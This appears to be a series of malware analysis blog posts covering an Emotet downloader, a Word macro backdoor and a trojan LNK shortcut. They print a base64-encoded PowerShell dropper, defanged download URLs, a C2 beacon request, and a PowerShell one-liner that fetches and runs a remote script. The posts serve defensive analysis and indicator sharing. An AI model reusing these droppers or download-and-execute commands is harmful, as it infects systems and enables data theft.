ACwAJwB4ACcALAAnAGIAaQAuACcALAAoACIAewA0AH0AewAwAH0AewAxAH0AewAzAH0AewAyAH0AIgAtAGYAKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAJwBrAGUAZQAnACwAJwBiAHIAaQAnACkALAAnAC4AYwAnACwAKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAJwB0ACcALAAnAC8AYwBvAG4AJwApACwAJwBvAG0AJwAsACgAIgB7ADAAfQB7ADEAfQAiAC0AZgAnAHQAcAA6AC8AJwAsACcALwAnACkAKQAsACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACcAYwBvAG0AJwAsACcALwAnACkALAAoACIAewAwAH0AewAxAH0AIgAtAGYAIAAnAGoALQBhACcALAAnADMAJwApACwAJwB0ACcALAAnAGkAbgBnACcALAAnAC8AJwAsACcAOgAnACwAJwByACcALAAnAGEAJwAsACgAIgB7ADIAfQB7ADEAfQB7ADAAfQAiAC0AZgAnAEAAaAB0ACcALAAnAC8AJwAsACgAIgB7ADAAfQB7ADEAfQAiAC0AZgAgACcAUQAnACwAJwBzAEMASwAnACkAKQAsACgAIgB7ADEAfQB7ADAAfQB7ADIAfQAiAC0AZgAgACcAcwAnACwAJwBlAHkAJwAsACcAZQBsAC4AJwApACwAJwBjAG8AbQAnACwAKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAJwAvACcALAAnAGMAbwBtACcAKQAsACgAIgB7ADEAfQB7ADAAfQAiAC0AZgAnAHAAOgAnACwAJwB0AHQAJwApACwAKAAiAHsAMAB9AHsAMgB9AHsAMQB9ACIAIAAtAGYAJwByACcALAAnAEEAbQAnACwAJwBzAGIAeQAnACkALAAnAFcAcQAnACwAKAAiAHsAMAB9AHsAMQB9ACIALQBmACAAKAAiAHsAMAB9AHsAMQB9ACIALQBmACcAcgBqAHMAJwAsACcAagAnACkALAAnAGgARQAnACkALAAnAC8AdAAnACwAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAJwAvADkASgAnACwAJwBEACcAKQAsACgAIgB7ADAAfQB7ADEAfQAiAC0AZgAgACcAQAAnACwAKAAiAHsAMQB9AHsAMAB9ACIALQBmACcAdAB0AHAAJwAsACcAaAAnACkAKQAsACgAIgB7ADAAfQB7ADEAfQAiACAALQBmACAAKAAiAHsAMQB9AHsAMAB9ACIAIAAtAGYAIAAnAHQAZQAnACwAJwAvAGgAbwAnACkALAAnAGwAJwApACkALgAiAHMAYABwAGwAaQB0ACIAKAAnAEAAJwApADsAJABZAEEAQwBBAEEAMQBHAD0AKAAiAHsAMQB9AHsAMAB9ACIALQBmACcAWgAnACwAKAAiAHsAMQB9AHsAMAB9ACIALQBmACAAKAAiAHsAMAB9AHsAMQB9ACIAIAAtAGYAJwBBAEQAQQAnACwAJwBBACcAKQAsACcAaQB4ADEAJwApACkAOwBmAG8AcgBlAGEAYwBoACgAJABpAEEAQQBRAEIAQQBBACAAaQBuACAAJABTAEEAawBfAEEAQgBBACkAewB0AHIAeQB7ACQAegBBAEEAawBCAEIALgAiAGQAbwBgAFcATgBMAE8AQQBEAGAARgBgAEkATABlACIAKAAkAGkAQQBBAFEAQgBBAEEALAAgACQAdgBVAF8AbwBjADEAKQA7ACQAYgBBADEAXwBDAEEAPQAoACIAewAxAH0AewAwAH0AewAyAH0AIgAtAGYAJwBRAEcAJwAsACcAQgAnACwAJwBaAEEAMQAnACkAOwBJAGYAIAAoACgALgAoACcARwBlACcAKwAnAHQALQBJACcAKwAnAHQAZQBtACcAKQAgACQAdgBVAF8AbwBjADEAKQAuACIATABlAGAATgBnAFQASAAiACAALQBnAGUAIAAzADUANgAwADEAKQAgAHsALgAoACcASQBuAHYAbwBrAGUALQBJAHQAJwArACcAZQAnACsAJwBtACcAKQAgACQAdgBVAF8AbwBjADEAOwAkAEMAQQBRAF8AQQBCAD0AKAAiAHsAMAB9AHsAMQB9AHsAMgB9ACIAIAAtAGYAJwBPACcALAAnAEEAQgBEACcALAAnAEQAUQA0ACcAKQA7AGIAcgBlAGEAawA7ACQAegBHAFgAQQB4AGsARAA9ACgAIgB7ADAAfQB7ADEAfQAiAC0AZgAoACIAewAwAH0AewAxAH0AIgAtAGYAJwB3ACcALAAoACIAewAwAH0AewAxAH0AIgAtAGYAJwBBAEQAWABjACcALAAnAFEAJwApACkALAAnAEEAJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABYAFEAQQAxAFgAQQBBAD0AKAAiAHsAMAB9AHsAMQB9ACIALQBmACcAZgBBACcALAAoACIAewAxAH0AewAyAH0AewAwAH0AIgAgAC0AZgAnAEEAMQAnACwAJwBHAHgAJwAsACcARABBACcAKQApAA==


After decoding base64 string, I got below PowerShell script.

Blg4-30042019-2.PNG


On debugging PowerShell script, I found, it downloads 604.exe file from one of multiple sources and drop at location C:\Users\<username>\604.exe

Blg4-30042019-5.PNG

below are the URL from where it tries to download the malicious executable file.

Blg4-30042019-7.PNG

http[:]// beysel[.]com/XaaK-IZWqrsbyAmxS9X_yHrjsjhEj-a3/tQsCK/
http[:]// labersa[.]com/hotel/9JDk2/
http[:]// phikunprogramming[.]com/bs/page/css/LoKS/
http[:]// brikee[.]com/contact/SGe/
http[:]// terebi[.]com/best/i404/

I got this file at location C:\Users\<username>\604.exe


Below is 604.exe file version.

Blg4-30042019-6.PNG

Below is SHA for this executable.

SHA256 – 48260C3FFE79F8CF498502778C192A2CFCA7B69866141A9A88FA75B0D0093557

Here is [VirusTotal link]

This is executable is Emotet.

Word Macro backdoor Trojan

I came across this sample from one of Twitter post and immediately I downloaded this sample from virusbay.io  for analysis.

First I used oleTools to analyse word macro.

  • Macro will execute on opening file.
  • It creates text file.
  • It executes PowerShell command.
  • it has base64 used to obfuscate the string.
  • And it creates two bat files which will execute PowerShell script.
blg2-04150-1
blg2-04150-2.PNG

Below screenshots of word document

blg2-04150-3
blg2-04150-5.PNG

When I clicked on Enable Editing and Edit Macro, A pop came up and asking for password. Which I didn’t know and I clicked on Cancel button but macro executed.

blg2-04150-13
blg2-04150-14.PNG

While performing this action, I was running Sysinternal’s Autoruns  and Process Monitor to capture the background activity.

And found word document dropped files at location C:\ProgramData file names are

  • Win32ApiSync.bat 
  • Win32ApiSyncLog.txt
blg2-04150-11

and dropped another file at location Startup programs.

  • Win32ApiSyncTskSchdlr.bat

blg2-04150-10

Win32ApiSyngTskSchDlr.bat file will execute Win32ApiSync.bat file and add it task scheduler for running 1 hourly basis.

blg2-04150-8

and Win32ApiSync.bat file will decode base64 obfuscated string stored in file Win32ApiSyncLog.txt. 

blg2-04150-9

You can read Win32ApiSyncLog.txt file data here Pastebin

I used below PowerShell script to decode  Base64 obfuscated string and written it to text file which was actually a PowerShell script.

blg2-04150-15.PNG

Decoded base64 string you can read here at Pastebin and below is the screenshot of decoded string which is PowerShell script.

blg2-04150-16.PNG

Above decoded PowerShell has another base64 obfuscated string (start of string highlighted in yellow) which i decoded again using same PowerShell script (above screenshot) and output text you can find here on Pastebin

It has Chinese like characters which I was unable to decode/translate and because of this i thought to run this PowerShell to see the behavior.

I executed Win32ApiSyncTskSchdlr.bat file and saw that this file created a task scheduler job and schedule Win32ApiSync.bat file triggering every 1 hour.

I found this information in Sysinternal’s Autoruns tool

blg2-04150-18

Below is the task scheduler job.

blg2-04150-19

I also could find the files getting dropped at below locations and file names are

  • 6772.xml
  • AutoSaved_17e74b3e-413b-498a-a922-8f04498c1d4a_Untitled2.ps1
  • AutoSaved_d40bd1dc-5457-4e11-85d5-b31138ee3b48_Untitled3.ps1
  • Userconfig.xml

blg2-04150-17

6772.xml file data

blg2-04150-24

connection has made to remote IP 94[.]23[.]148[.]194 and post request has made.

blg2-04150-23

below is the post command

POST /serverScript/clientFrontLine/helloServer.php?helloMsg=NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0VXSU4xMCpXT1JLR1JPVVAqTVNFREdFV0lOMTBcSUVVc2VyKjEyNy4wLjAuMQ==,NzgtNEEtQjAtNEYtNDEtMzAtRTUtNTAtM0MtMDYtNDItQUMtNzYtRjQtODYtOEUqNDAzMzQwMzMq%0D%0Ac2NydEFnbnQxLjEqTWljcm9zb2Z0IFdpbmRvd3MgMTAgRW50ZXJwcmlzZSBFdmFsdWF0aW9uKjY0%0D%0ALWJpdCpNU0VER0V

another http request I see in wireshark is 414 Request-URI too long and host is HANGER[]mobinhost[.]com port 80

blg2-04150-22

One more file created at location C:\ProgramData\error.txt

File has logs which saying “unable to connect to remote server.” (This may be when I disconnected from Internet) and another error was logged is “Invalid URI: The Uri string is too long.”

blg2-04150-25

I renamed all dropped bat files, PowerShell scripts and text file and tried to access the IP address via browser.

blg2-04150-27
blg2-04150-28.PNG

Behavior of Malware: 

  • On opening word document, drops Batch files and which executes PowerShell script from base64 obfuscated string.
  • Batch files creates a task scheduler jobs which executes every hour.
  • From the error logs and WireShark network logs, it seems it upload data to IP 94[.]23[.]148[.]194

Files dropped on system:

  • C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Win32ApiSyncTskSchdlr.bat
  • C:\ProgramData\Win32ApiSync.bat
  • C:\ProgramData\Win32ApiSyncLog.txt
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\user.config
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_17e74b3e-413b-498a-a922-8f04498c1d4a_Untitled2.ps1
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveFiles\AutoSaved_d40bd1dc-5457-4e11-85d5-b31138ee3b48_Untitled3.ps1
  • C:\Users\IEUser\AppData\Local\Microsoft_Corporation\PowerShell_ISE.exe_StrongName_lw2v2vm3wmtzzpebq33gybmeoxukb04w\3.0.0.0\AutoSaveInformation\6772.xml

Suggestions are welcome. Thank you.

Trojan malware – Microsoft Shortcut (LNK)

I downloaded this sample for malware analysis and change the extension to .LNK which is Microsoft Shortcut.

Right clicked on file and navigated to shortcut and found that there is target is PowerShell embedded

blg-2

Below is PowerShell script which will drop another PowerShell script from the URL.

URL is http[:]// timebounder[.]ru and downloading PowerShell script pps[.]ps1

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Exec bypass -windo 1 $je=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String(‘aWV4’));sal calc $je;$mM=((New-Object Net.WebClient)).DownloadString(‘http[:]//timebounder[.]ru/ pps.ps1’);calc $mM

blg-3

I tried running script but the website is down (http[:]// timebounder[.]ru) and unable to download PowerShell script.

Virustotal – https://www.virustotal.com/#/file/4e69c30090d67980721c36c655116e7f77059672606dfd9dc28206c0472fee98/detection

SHA256 – 4e69c30090d67980721c36c655116e7f77059672606dfd9dc28206c0472fee98